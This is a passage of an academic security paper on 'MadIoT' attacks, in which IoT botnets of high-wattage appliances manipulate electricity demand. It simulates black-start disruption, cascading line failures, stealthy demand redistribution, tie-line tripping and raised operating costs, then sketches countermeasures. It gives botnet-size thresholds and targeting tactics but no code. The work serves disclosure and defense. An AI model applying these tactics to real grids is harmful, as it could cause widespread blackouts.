*Simulation results in this subsection demonstrate that the effectiveness of an attack in causing a critical frequency disturbance depends on the attack's scale as well as the system's total inertia at the time of the attack.*

#### 4.2.2 100–200 Bots per $MW$ Can Disrupt the Grid Re-start

Once there is a blackout, the grid operator needs to restart the system as soon as possible (a.k.a. a black start). As mentioned in Section 3.2, due to frequency instability of the system at the black start, the restarting process is





Figure 10: The WSCC 9-bus system during the black start.

usually done by restarting the grid in parallel in disconnected islands and then reconnecting the islands.

Fig. 10 shows one way of partitioning the WSCC system into two islands. We assume that initially the grid operator could restart the two islands and stabilize the frequency at $60Hz$. Then, before the two islands are reconnected, an adversary increases the demand at all the load buses with the same amount (see Fig. 11).

The attack is performed at time 30 and the two islands are reconnected at time 50. As can be seen in Fig. 11(a), when there are no attacks, the two islands are reconnected with an initial small disturbance in the frequency and then the system reaches a stable state.

Fig. 11(b) shows the frequency of the system after $20MW$ increase in all the load buses at time 30. In this case, the frequency goes slightly below the minimum safe limit, but it is common in the black start process that the generators' lower (upper) frequency limits are set to lower (higher) levels than usual. Hence, the system may reach a stable state in this case as well.

As can be seen in Fig. 11(c), a $30MW$ increase in all the loads causes a large disturbance in the frequency, but as the two islands are reconnected the system's frequency is completely destabilized. These substantial deviations from safe frequency ranges can cause serious damage to the generators and are not permitted even in the black start process. Hence, in this case the system returns to the blackout stage. Even if the grid operator decides not to reconnect the two islands due to the frequency disturbances, Fig. 11(d) shows a significant drop in the second island's frequency that results in disconnection of the generators. Therefore, even if the big drop in frequency of island 1 ($1Hz$ below the safe limit) is acceptable during the black start, island 2 goes back to the blackout state.

For comparison purposes and to reflect on the role of the operational properties of the system on the outcome of an attack, we repeated the same set of simulations with different maximum power outputs for the generators' governors (see Fig. B.1 in the appendix). We observed that under the new settings, demand increases of





Figure 11: Frequency disturbances during the black start due to unexpected increases in all the load buses by an adversary, ignoring generators' frequency cut-off limits (shown by red dashed lines). (a) Normal black start in the absence of an adversary. (b) Demand increases of $20MW$ at the load buses before the reconnection of the two islands. (c) Demand increases of $30MW$ at the load buses before the reconnection of the two islands. (d) Demand increases of $30MW$ at the load buses without attempting to reconnect the two islands due to frequency instabilities.

up to $10MW$ results is a successful black start, unlike the previous case which could handle demand increases of $20MW$ at all the loads. Hence, an adversary requires at least 100–200 bots/$MW$, or in this case 30–60 thousand bots, to increase the demand at all the loads by 10–20% and disrupt the black start. Here again *we observe that the operational properties of the grid play an important role in the outcome of an attack*.

## 4.3 Line Failures and Cascades

In this subsection, we demonstrate the effectiveness of the third and the fourth variations of the MadIoT attacks described in Section 3.2. For simulating the cascading line failures, we use the MATLAB code developed by Cetinay et al. [18]. We had to slightly change the code to make it functional in the scenarios studied in this paper. To evaluate the severity of the cascade, we define *outage* as the percent of the demand affected by the power outage at the end of the cascade over the initial demand.

### 4.3.1 Only 10 Bots per $MW$ Can Initiate a Cascading Failure Resulting in 86% Outage

As described in Section 3.2, once an adversary causes a sudden increase in the demand, if it does not result in a major frequency drop, the primary controllers at generators are automatically activated to compensate for the imbalance in the supply and demand. Despite balancing the supply and demand, since this balancing is unplanned, it may cause line overloads.





Figure 12: The cascading line failures initiated by a 1% increase in the demand in the Polish grid 2008 by an adversary (colors show the cascade step at which a line fails). It caused failures in 263 lines and 86% outage.





Figure 13: The cascading line failures initiated by a 10% increase in the demand in the Polish grid 2004 by an adversary (colors show the cascade step at which a line fails). It caused failures in 11 lines and 46% outage.

To demonstrate this, we assume that an adversary increases the demand at all the load buses by 1%. We also assume that all the generators contribute proportionally to their capacities to compensate for this sudden increase in the demand. This attack results in a single line failure in the Polish grid 2004 but no outages. However, as can be seen in Fig. 12, the same attack on the Polish grid 2008 results in the cascade of line failures that lasts for 5 rounds, causes 263 line failures, and 86% outage. The 1% increase in the total demand in the Polish grid 2008 is roughly equal to $210MW$, requiring the adversary to access to 10 bots/$MW$ which is about 210 thousand air conditioners in this case. This number is equal to 1.5% of the total number of households in Poland [58].

Since the Polish grid 2004 showed a good level of robustness against the 1% increase attack, we re-evaluated its robustness against a 10% increase in the demand. Fig. 13 shows the resulting line failures and the subsequent cascade caused by this attack. It can be seen that this attack causes much more damage with 11 line fail-





Figure 14: Histogram of the Polish grid lines' power flow to capacity ratio in Summer 2004 compared to Summer 2008.

ures and 46% outage. Despite the effectiveness of the second attack, the Polish grid 2004 shows greater level of robustness than the Polish grid 2008 even under a 10-time stronger attack. Although this may be due to many factors such as online generator locations and their values, topology of the grid, and even number of lines [54], one possible factor is *how initially saturated the power lines are*.

Fig. 14 presents the histogram of the Polish grid lines' power flow to capacity ratio in Summer 2004 compared to Summer 2008. There are about 10% more lines with flow to capacity ratio below 0.1 in the Polish grid 2004 compared to the Polish grid 2008. Consequently, there are more lines with power flow to capacity ratio greater than 0.3 in the Polish grid 2008 than in the Polish grid 2004 (to see the locations of the near saturated lines see Fig. B.2 in the appendix). This clearly demonstrates that a small increase in the demand is more likely to cause line overloads in the Polish grid 2008 than in the Polish grid 2004 (as observed in Figs.12 and 13).

Overall, as in the previous subsection, the results demonstrate that the effectiveness of an attack depends on the status of the grid at the time of the attack. However, *unlike the large botnet size (about 300 bots/$MW$) required to cause a blackout from frequency instability in the system, we observe here that even botnet size of 10 bots/$MW$ can result in a significant blackout* depending on the grid's operational properties. Albeit the blackouts caused by frequency instabilities happen much faster (within seconds) than those caused by cascading line failures (within minutes or even hours).

#### 4.3.2 Only 4 Bots per $MW$ Can Initiate a Cascading Failure Resulting in 85% Outage by Redistributing the Demand

Another way of causing line failures and possibly cascading line failures in the grid is by redistributing the demand without increasing the total demand. As mentioned in Section 3.2, the advantage of this attack is that it may have a similar effect to the demand increase attack without attracting the grid operators' attention due to frequency disturbances.

Here, an adversary focuses only on the loads with demand greater than $20MW$. This can be estimated by the adversary from the total number of IoT bots in a city or a town. The number of bots is correlated with the population of an area and therefore the total demand. Hence, an adversary detects these load buses and decreases or increases the demands by a random value such that the total demand increase and decrease sum up approximately to zero. We assume this can be done by randomly increasing or decreasing the demand by a Gaussian random variable with zero mean and selected standard deviation.






Figure 15: The cascading line failures initiated in the Polish grid 2008 by redistributing the demand by an adversary. Demand of the loads buses with demand greater than $20MW$ are changed by with a Gaussian distribution with zero mean and standard deviation $1MW$ (colors show the cascade step in which a line fails). It caused failures in 77 lines and 85% outage.

Again, the Polish grid 2004 showed a great level of robustness against these attacks. Even if an adversary decreases or increases the demand randomly by a Gaussian random variable with zero mean and standard deviation $10MW$ at loads with demand greater than $20MW$, it only results in three line failures without any outages. However, the same attack with 10-time smaller changes, results in serious damage to the Polish grid 2008. As can be seen in Fig. 15, making only small changes with standard deviation of $1MW$ at load buses with demands greater $20MW$ results in cascading line failures with 77 line failures and outage of 85%. The total absolute value of the demand changes in this attack was about $80MW$ which means that *an adversary only requires 4 bots/$MW$, or in this case 80 thousand bots, to perform such an attack.*

*Although these changes are made randomly, due to the stealthy nature of these attacks they can be repeated without attracting any attention until they are effective.*

#### 4.3.3 Only 15 Bots per $MW$ Can Fail a Tie-line by Increasing (Decreasing) the Demand of the Importing (Exporting) ISOs

In order to demonstrate an attack on the tie-lines as described in Section 3.2, since we do not have access to the European grid or the U.S. Eastern Interconnection, we modified the Polish grid 2008 in a principled manner to




(a) (b)

Figure 16: Tie-line vulnerabilities in the partitioned Polish grid 2008. (a) The ratios of tie-lines' power flows to their nominal capacity. (b) Failures in the tie-lines between the yellow area and the light blue area caused by decreasing the demand by 1.5% in the former and increasing the demand by 1.5% in the latter by an adversary. Failed lines are shown in black.


represent a few neighboring ISOs in Europe connected by a few tie-lines.

First, we used a spectral clustering method to partition the Polish grid into 5 areas with a few connecting tie-lines. This is done using MATLAB's Community Detection Toolbox [34, 36]. Since the Polish grid does not inherently have 5 areas, however, the number of tie-lines between areas is slightly more than those of the European grid or Eastern Interconnection. Therefore, we removed one fifth of the tie-lines. In order to make the power flows feasible then, we reduced the total supply and demand by 60% and increased the capacity on the lines that were overloaded.

Fig. 16(a) shows the modified grid along with the ratios of tie-lines' power flows to their nominal capacities. As can be seen, similarly to the real grid operation, some of these tie-lines are carrying power flows near their capacities. These lines–*which can be detected through some of the ISOs' websites [5]*–are the most vulnerable to this variation of the MadIoT attacks.

For example, as can be seen in Fig. 16(a), the two lines that are connecting the yellow area to the light blue area are carrying power flows near their capacities. Therefore, increasing the demand in the light blue area and decreasing the demand in the yellow area (corresponding to the direction of the power flow on the lines) can potentially result in those lines tripping. It can be seen in Fig. 16(b) that a 1.5% decrease in the demand of the yellow area and a 1.5% increase of the demand in the light blue area by an adversary results in the failure of the two tie-lines (additional attacks on the other tie-lines are demonstrated in Figs. B.3(a) and B.3(b) in the appendix). Hence, an adversary can cause a failure in a tie-line by only a botnet of size 15 bots/$MW$, or in this case 60 thousand bots (30 thousand bots at each end of the tie-line).

Since the tie-lines usually carry substantial amounts of power, failure in these lines can result in cascade of line failures in other lines and eventually in disconnection of an ISO from the interconnection. Such a disconnection




(a) (b)

Figure 17: Increase in the operating cost of the Polish grid 2004 by an adversary. The initial demand is 10% higher than the original demand during the Summer 2004 morning peak. (a) If the operating costs of the reserve generators are linear functions $c_1(x) = 100x$, and (b) if the operating costs of the reserve generators are quadratic functions $c_2(x) = 5x^2 + 100x$.

may result in a huge imbalance in the supply and demand values and in uncontrollable frequency drop leading to an inevitable blackout.

*Attacks on the tie-lines are an effective approach when an adversary has a limited number of bots. By disconnecting an ISO from its neighboring ISOs, an adversary can cause a huge demand deficit in the targeted ISO and possibly a large-scale blackout.*

## 4.4 Increasing the Operating Cost

In this final subsection, we evaluate the last variation of the MadIoT attacks described in Section 3.2. In this variation of the attacks, an adversary increases the demand not to necessarily cause a blackout, but rather to significantly increase the operating cost of the grid in favor of a utility in the electricity market.

### 4.4.1 50 Bots per $MW$ Can Increase the Operating Cost by 20%

For these simulations, we use the Polish grid in Summer 2004. However, in order to mainly focus on the cost related issues, we increase the line capacities to make sure that the attack causes no line overloads. To simulate the system in its peak demand state, we increase the initial demand by 10% to make the demand before the attack close to the online generators' generation capacity.

We assume that the sudden increase in the demand caused by the attack can temporarily be handled by the primary controller and no large frequency drops as in Section 4.2 happen in any of the scenarios here. Therefore, our focus is on the cost of the required reserve generators for providing the additional power and returning the system's frequency back to $60Hz$ (or $50Hz$).

We consider two cases, one with 5 reserve generators, and the other one with 10. We also consider two possible cost functions for the reserve generators: $c_1(x) = 100x$ and $c_2(x) = 5x^2 + 100x$, in which $x$ is in $MW$ and the $c_i(x)$s are in $\$/hr$. The linear and quadratic cost functions are the most common functions for approximating the generation costs [62, Chapter 3]. The $c_1(x)$ is selected

similarly to cost function of the high-cost online generators in the grid before the attack and the $c_2(x)$ is selected to capture the start-up cost of the reserve generators as well as their higher cost compared to the online generators.

Fig. 17 shows the increase in the total cost given the two cost functions. As can be seen, in the worst-case scenario, a 5% increase in the demand–which requires 50 bots/$MW$, or in this case 1 million bots–can result in about a 20% increase in the operating cost of the grid (see the yellow line in Fig. 17(b)). This is four times higher than the best-case scenario (see the orange line in Fig. 17(a)) which is similar to the normal increase in the operating cost when no reserve generators are needed.

*We observe that the effectiveness of the attack in increasing the cost depends on the total number of reserve generators as well as their generation cost functions.*

## 5 Countermeasure Sketches

Although we are not aware of any rigorous countermeasures against the MadIoT attacks, in this section, we briefly provide a set of suggestions both in the power grid operation side and in the IoT design side to reduce the effectiveness of these attacks.

### 5.1 Power Grid Side

One of the most important properties of the MadIoT attacks, as mentioned in Section 3.3, is that grid operators, in general, are not prepared for these types of attacks. Hence, these types of attacks are not part of the contingency list of the power grid operators. Our first suggestion is for the grid operators to consider the MadIoT attacks in their contingency list and prepare for them. Such preparations can be directly incorporated into their already existing day-ahead planning tools to ensure that their systems have for example enough *inertia* (or *spinning reserve*) and the power lines have enough extra capacity to minimize the effects of a potential attacks. Although this might initially increase the grid operating cost, by developing more efficient planning tools and applying recent advances in designing *virtual inertia* for power systems [32], these costs can be reduced in the future. Thus, our suggestion for system operators is to push for more research in that direction in order to make their systems more robust to potential MadIoT attacks.

To minimize costs, the grid operators should also *have an accurate estimate of the total number of high wattage IoT devices in their system and accordingly the scale of a potential attack*, without being overprotective.

Since this is a new type of attack, enabled by the ubiquity of IoT devices, our last suggestion for the systems operators is *to revisit their online data and to find secure ways to release their data without revealing any critical information* that can be used by an adversary to improve the effectiveness of an attack.

### 5.2 IoT Side

The security challenges facing IoT devices are much more difficult to deal with. There are many ways an adversary can access a smart appliance. An adversary can directly get access to the device, or get access to the mobile phone, tablet, or a thermostat that controls that device, or with the ubiquity of digital home assistant devices such as Amazon Alexa or Google Home, an adversary can control smart appliances by getting access to these devices. Any of these devices can be a breaching point for an adversary. Hence, *coherent security measures are needed to protect almost all the devices within a home network against an adversary.*

Thus, in the IoT side, more research is required to study the vulnerability of IoT devices and networks, and to protect them against cyber attacks.

## 6 Related Work

The security and vulnerability of the IoT against cyber attacks has been widely studied [21,42,45,50,53,57,63]. In a recent study of the DDoS attack by the Mirai botnet [12], Antonakakis et al. showed that due to poor security measures in the IoT devices, such as easy to guess default passwords, an attacker could get access to about 600 thousand devices from cameras to DVRs and routers in a very short period. Similar studies had previously shown that Honeywell home controllers (including thermostats) could easily be compromised due to a pair of bugs in their authentication system [6]. It was also shown by Hernandez et al. that the lack of proper hardware protections in Nest thermostats allows attackers to install malicious software on these devices [33]. The vulnerability of Arduino Yun microcontrollers–used in some IoT devices–to cyber attacks was also revealed by Pastrana et al. [47].

In an interesting recent work [64], Zhang et al. demonstrated that home assistant devices can be controlled by an adversary using inaudible voice commands. In another recent work [49], Ronen et al. demonstrated that the smart lights within a city can potentially be compromised by creating a worm that can affect all the lamps using Zigbee. The security of mobile applications that control IoT devices has also been studied [28, 43]. In a comprehensive work [28], Fernandes et al. studied security of all Samsung-owned SmartThings apps and demonstrated that due to the security flaws in these applications, they could perform attacks like disabling vacation mode of a smart home. Naveed et al. also demonstrated that malicious apps on Android devices can freely *mis-bond* with any external IoT devices and control them [43].

Power systems' vulnerability to failures and attacks has been widely studied in the past few years [14, 17, 18, 23, 54]. In a recent work [29], Garcia et al. introduced Har-

vey, malware that affects power grid control systems and can execute malicious commands. Theoretical methods for detecting cyber attacks on power grids and recovering information after such attacks have also been developed [15, 20, 37, 39, 40, 55]. However, most of the previous work has focused on the attacks that directly target the power grid's physical infrastructure or its control system.

The interdependency between failures in power grids and communication networks, and their propagation has also been recently studied [16, 38, 46], but these works focused on attacks and failures that target both the power grid's and the communication network's physical infrastructure at the same time.

Load altering attacks on smart meters and large cloud servers has been first introduced by Mohsenian et al. [41]. Their work was mostly focused on the cost of protecting the grid against such attacks at loads. In contrast, we have analyzed the consequence of such attacks and introduced practical ways that they can be performed. Amini et al. [11] have also recently studied the effects of load altering attacks on the dynamics of the system and ways to use the system's frequency as feed-back to improve an attack. In two very recent papers, Dvorkin and Sang [24], and Dabrowski et al. [19] independently revealed the possibility of exploiting compromised IoT devices to disrupt normal operation of the power grid. Dvorkin and Sang [24] modeled their attack as an optimization problem for the attacker–with complete knowledge of the grid–to cause circuit breakers to trip in the distribution network. In contrast, we have focused on black-box attacks on transmission networks. Dabrowski et al. [19] studied the effect of demand increases caused by remotely activating CPUs, GPUs, hard disks, screen brightness, and printers on the frequency of the European power grid. *To the best of our knowledge, however, the work presented in this paper provides the most coherent and complete study on the effects of potential attacks on the power grid using high wattage IoT devices.*

There is another line of research that focuses on privacy of the customers in the presence of smart power meters which is beyond the scope of our paper [30].

## 7 Limitations and Future Work

In this work, we have analyzed the potential consequences of the MadIoT attacks on the operation of the power grid. However, our study has some limitations, and by addressing them one can provide a clearer picture of the threats facing the grid now and in the future. First, as mentioned in Section 4, we have only used publicly available data sets that may not exactly reflect the characteristics of all existing power grids. Therefore, the number of bots listed in Table 2 may not be enough to cause significant damage to all power grids. More detailed analysis of MadIoT attacks should be performed by system operators with access to the details of their systems.

Second, in our studies, we have not fully considered the existing control mechanisms for minimizing the subsequent effects of an initial failure (e.g., preventive load-shedding mechanisms). Hence, our cascading failures analysis may only reflect the worst case scenario.

Third, some of these high wattage IoT devices like air conditioners, have very large capacitors. Hence, it takes these devices 10 to 15 seconds to reach their maximum capacities. Therefore, it might be challenging to cause an abrupt increase in the demand and subsequently sudden drop in the frequency using these devices. Nevertheless, other smart devices like water heaters that are *resistive* loads can still be used for such purposes. Moreover, other varieties of the MadIoT attacks that do not require *synchronicity* on the scale of seconds (e.g., line failures) can still be performed using air conditioners.

Finally, unlike DDoS attacks, for the MadIoT attacks, the IoT bots should all be geographically located within boundaries of a power system. Hence, although the numbers of bots in Table 2 are achievable considering recent botnet sizes (e.g., the Mirai botnet), it might be much more challenging to reach these numbers within a targeted geographical location.

## 8 Conclusions

We have studied the collective effects of vulnerable high wattage IoT devices and have shown that once compromised, an adversary can utilize these devices to perform attacks on the power grid. We have revealed a new class of attacks on the power grid using an IoT botnet called Manipulation of demand via IoT (MadIoT) attacks. We have demonstrated via state-of-the-art simulators that these attacks can result in local outages as well as large-scale blackouts in the power grid depending on the scale of the attack as well as the operational properties of the grid. Moreover, we have shown that the MadIoT attacks can also be used to increase the operating cost of the grid to benefit a few utilities in the electricity market.

We hope that our work raises awareness of the significance of these attacks to grid operators, smart appliance manufacturers, and systems security experts in order to make the power grid (and other interdependent networks) more secure against cyber attacks. This is especially critical in the near future when more *smart* appliances with the ability to connect to the Internet are going to be manufactured. In particular, our work leads to following recommendations for the research community:

**Power systems' operation:** Power systems' operators should rigorously analyze the effects of potential MadIoT attacks on their systems and develop preventive methods to protect their systems. Initiating a data sharing platform between academia and industry may expedite these developments in the future.

**IoT security:** As shown by both presented MadIoT attacks and the Mirai botnet, insecure IoT devices can have devastating consequences that go far beyond individual security/privacy losses. This necessitates a rigorous pursuit of the security of IoT devices, including regulatory frameworks.

**Interdependency:** Our work demonstrates that interdependency between infrastructure networks may lead to hidden vulnerabilities. System designers and security analysts should explicitly study threats introduced by interdependent infrastructure networks such as water, gas, transportation, communication, power grid, and several other networks.

## Acknowledgments

This work was supported in part by the U.S. National Science Foundation under Grants DMS-1736417, ECCS-1549881, and CNS-1553437, and Office of Naval Research YIP Award. We also thank anonymous reviewers for their helpful comments.

## References

[1] Amazon Echo. https://www.amazon.com/all-new-amazon-echo-speaker-with-wifi-alexa-dark-charcoal/dp/B06XCM9LJ4. Accessed: Jan. 2018.

[2] Aquanta: Heat water when you need it, save money when you don't. https://aquanta.io/. Accessed: Jan. 2018.

[3] GE Wi-Fi connect appliances. http://www.geappliances.com/ge/connected-appliances/. Accessed: Jan. 2018.

[4] Google Home. https://store.google.com/product/google_home. Accessed: Jan. 2018.

[5] New York Independent System Operator (NYISO). http://www.nyiso.com/public/index.jsp. Accessed: Jan. 2018.

[6] Pair of bugs open Honeywell home controllers up to easy hacks. https://threatpost.com/pair-of-bugs-open-honeywell-home-controllers-up-to-easy-hacks/113965/. Accessed: Jan. 2018.

[7] PowerWorld Simulator. https://www.powerworld.com/. Accessed: Jan. 2018.

[8] Tado intelligent AC control. https://www.tado.com/us/. Accessed: Jan. 2018.

[9] The Federal Energy Regulatory Comission (FERC) and the North American Electric Reliability Corporation (NERC). Arizona-Southern California Outages on September 8, 2011. http://www.ferc.gov/legal/staff-reports/04-27-2012-ferc-nerc-report.pdf. Accessed: Jan. 2018.

[10] U.S. Energy Information Administration (EIA). https://www.eia.gov/. Accessed: Jan. 2018.

[11] AMINI, S., PASQUALETTI, F., AND MOHSENIAN-RAD, H. Dynamic load altering attacks against power system stability: Attack models and protection schemes. *IEEE Trans. Smart Grid 9*, 4 (2018), 2862–2872.

[12] ANTONAKAKIS, M., APRIL, T., BAILEY, M., BERNHARD, M., BURSZTEIN, E., COCHRAN, J., DURUMERIC, Z., HALDERMAN, J. A., INVERNIZZI, L., KALLITSIS, M., ET AL. Understanding the Mirai botnet. In *Proc. USENIX Security Sympsion'17* (Aug. 2017).

[13] AUSTRALIAN ENERGY MARKET OPERATOR (AEMO). Black system South Australia 28 september 2016. https://www.aemo.com.au/-/media/Files/Electricity/NEM/Market_Notices_and_Events/Power_System_Incident_Reports/2017/Integrated-Final-Report-SA-Black-System-28-September-2016.pdf. Accessed: Jan. 2018.

[14] BIENSTOCK, D. *Electrical Transmission System Cascades and Vulnerability: An Operations Research Viewpoint*. SIAM, 2016.

[15] BIENSTOCK, D., AND ESCOBAR, M. Computing undetectable attacks on power grids. *ACM PER 45*, 2 (2017), 115–118.

[16] BULDYREV, S., PARSHANI, R., PAUL, G., STANLEY, H., AND HAVLIN, S. Catastrophic cascade of failures in interdependent networks. *Nature 464*, 7291 (2010), 1025–1028.

[17] CARRERAS, B., LYNCH, V., DOBSON, I., AND NEWMAN, D. Critical points and transitions in an electric power transmission model for cascading failure blackouts. *Chaos 12*, 4 (2002), 985–994.

[18] CETINAY, H., SOLTAN, S., KUIPERS, F. A., ZUSSMAN, G., AND VAN MIEGHEM, P. Analyzing cascading failures in power grids under the AC and DC power flow models. In *Proc. IFIP Performance'17* (Nov. 2017).

[19] DABROWSKI, A., ULLRICH, J., AND WEIPPL, E. R. Grid shock: Coordinated load-changing attacks on power grids: The non-smart power grid is vulnerable to cyber attacks as well. In *Proc. ACM ACSAC'17* (Dec. 2017).

[20] DÁN, G., AND SANDBERG, H. Stealth attacks and protection schemes for state estimators in power systems. In *Proc. IEEE SmartGridComm'10* (2010).

[21] DENNING, T., KOHNO, T., AND LEVY, H. M. Computer security and the modern home. *Commun. ACM 56*, 1 (2013), 94–103.

[22] DOBAKHSHARI, A. S., AND RANJBAR, A. M. A novel method for fault location of transmission lines by wide-area voltage measurements considering measurement errors. *IEEE Trans. Smart Grid 6*, 2 (2015), 874–884.

[23] DOBSON, I. Cascading network failure in power grid blackouts. *Encyclopedia of Systems and Control* (2015), 105–108.

[24] DVORKIN, Y., AND GARG, S. IoT-enabled distributed cyber-attacks on transmission and distribution grids. In *Proc. NAPS'17* (Sept 2017).

[25] EUROPEAN NETWORK OF TRANSMISSION SYSTEM OPERATORS FOR ELECTRICITY (ENTSOE). Frequency stability evaluation criteria for the synchronous zone of continental Europe. https://www.entsoe.eu/Documents/SOC%20documents/RGCE_SPD_frequency_stability_criteria_v10.pdf. Accessed: Jan. 2018.

[26] EUROPEAN NETWORK OF TRANSMISSION SYSTEM OPERATORS FOR ELECTRICITY (ENTSOE). Continental Europe operation handbook, 2004. https://www.entsoe.eu/publications/system-operations-reports/operation-handbook/Pages/default.aspx. Accessed: Jan. 2018.

[27] FEDERAL ENERGY REGULATORY COMMISSION AND OTHERS. *Energy Primer, a Handbook of Energy Market Basics*. 2012.

[28] FERNANDES, E., JUNG, J., AND PRAKASH, A. Security analysis of emerging smart home applications. In *Proc. IEEE S&P'16* (2016), pp. 636–654.

[29] GARCIA, L., BRASSER, F., CINTUGLU, M. H., SADEGHI, A.-R., MOHAMMED, O., AND ZONOUZ, S. A. Hey, my malware knows physics! attacking PLCs with physical model aware rootkit. In *Proc. NDSS'17* (2017).

[30] GIACONI, G., GÜNDÜZ, D., AND POOR, H. V. Privacy-aware smart metering: Progress and challenges. *IEEE Signal Process. Mag. (to appear)* (2018).

[31] GLOVER, J. D., SARMA, M. S., AND OVERBYE, T. *Power System Analysis & Design, SI Version*. Cengage Learning, 2012.

[32] GROSS, D., BOLOGNANI, S., POOLLA, B. K., AND DÖRFLER, F. Increasing the resilience of low-inertia power systems by virtual inertia and damping. In *Proc. IEEE IREP'17* (2017).

[33] HERNANDEZ, G., ARIAS, O., BUENTELLO, D., AND JIN, Y. Smart nest thermostat: A smart spy in your home. *Black Hat USA* (2014).

[34] HESPANHA, J. P. An efficient Matlab algorithm for graph partitioning. *Technical Report* (2004). https://www.ece.ucsb.edu/~hespanha/published/tr-ell-gp.pdf. Accessed: Jan. 2018.

[35] ILLINOIS CENTER FOR A SMARTER ELECTRIC GRID (ICSEG). Power test cases. http://icseg.iti.illinois.edu/power-cases/. Accessed: Jan. 2018.

[36] KEHAGIAS, A. Community detection toolbox. https://www.mathworks.com/matlabcentral/fileexchange/45867-community-detection-toolbox. Accessed: Jan. 2018.

[37] KIM, J., TONG, L., AND THOMAS, R. J. Subspace methods for data attack on state estimation: A data driven approach. *IEEE Trans. Signal Process. 63*, 5 (2015), 1102–1114.

[38] KORKALI, M., VENEMAN, J. G., TIVNAN, B. F., BAGROW, J. P., AND HINES, P. D. Reducing cascading failure risk by increasing infrastructure network interdependence. *Sci. Rep. 7* (2017).

[39] LI, S., YILMAZ, Y., AND WANG, X. Quickest detection of false data injection attack in wide-area smart grids. *IEEE Trans. Smart Grid 6*, 6 (2015), 2725–2735.

[40] LIU, Y., NING, P., AND REITER, M. K. False data injection attacks against state estimation in electric power grids. *ACM Trans. Inf. Syst. Secur. 14*, 1 (2011), 13.

[41] MOHSENIAN-RAD, A.-H., AND LEON-GARCIA, A. Distributed internet-based load altering attacks against smart power grids. *IEEE Trans. Smart Grid 2*, 4 (2011), 667–674.

[42] NAEINI, P. E., BHAGAVATULA, S., HABIB, H., DEGELING, M., BAUER, L., CRANOR, L., AND SADEH, N. Privacy expectations and preferences in an IoT world. In *Proc. SOUPS'17* (2017).

[43] NAVEED, M., ZHOU, X.-Y., DEMETRIOU, S., WANG, X., AND GUNTER, C. A. Inside job: Understanding and mitigating the threat of external device mis-binding on android. In *Proc. NDSS'14* (2014).

[44] NEPLAN-POWER SYSTEMS ANALYSIS. Turbine-governor models. http://www.neplan.ch/wp-content/uploads/2015/08/Nep_TURBINES_GOV.pdf. Accessed: Jan. 2018.

[45] NIA, A. M., AND JHA, N. K. A comprehensive study of security of internet-of-things. *IEEE Trans. Emerg. Topics Comput. 5*, 4 (2017), 586–602.

[46] PARANDEHGHEIBI, M., AND MODIANO, E. Robustness of interdependent networks: The case of communication networks and the power grid. In *Proc. IEEE GLOBECOM'13* (2013).

[47] PASTRANA, S., RODRIGUEZ-CANSECO, J., AND CALLEJA, A. ArduWorm: A functional malware targeting Arduino devices. *COSEC Computer Security Lab* (2016).

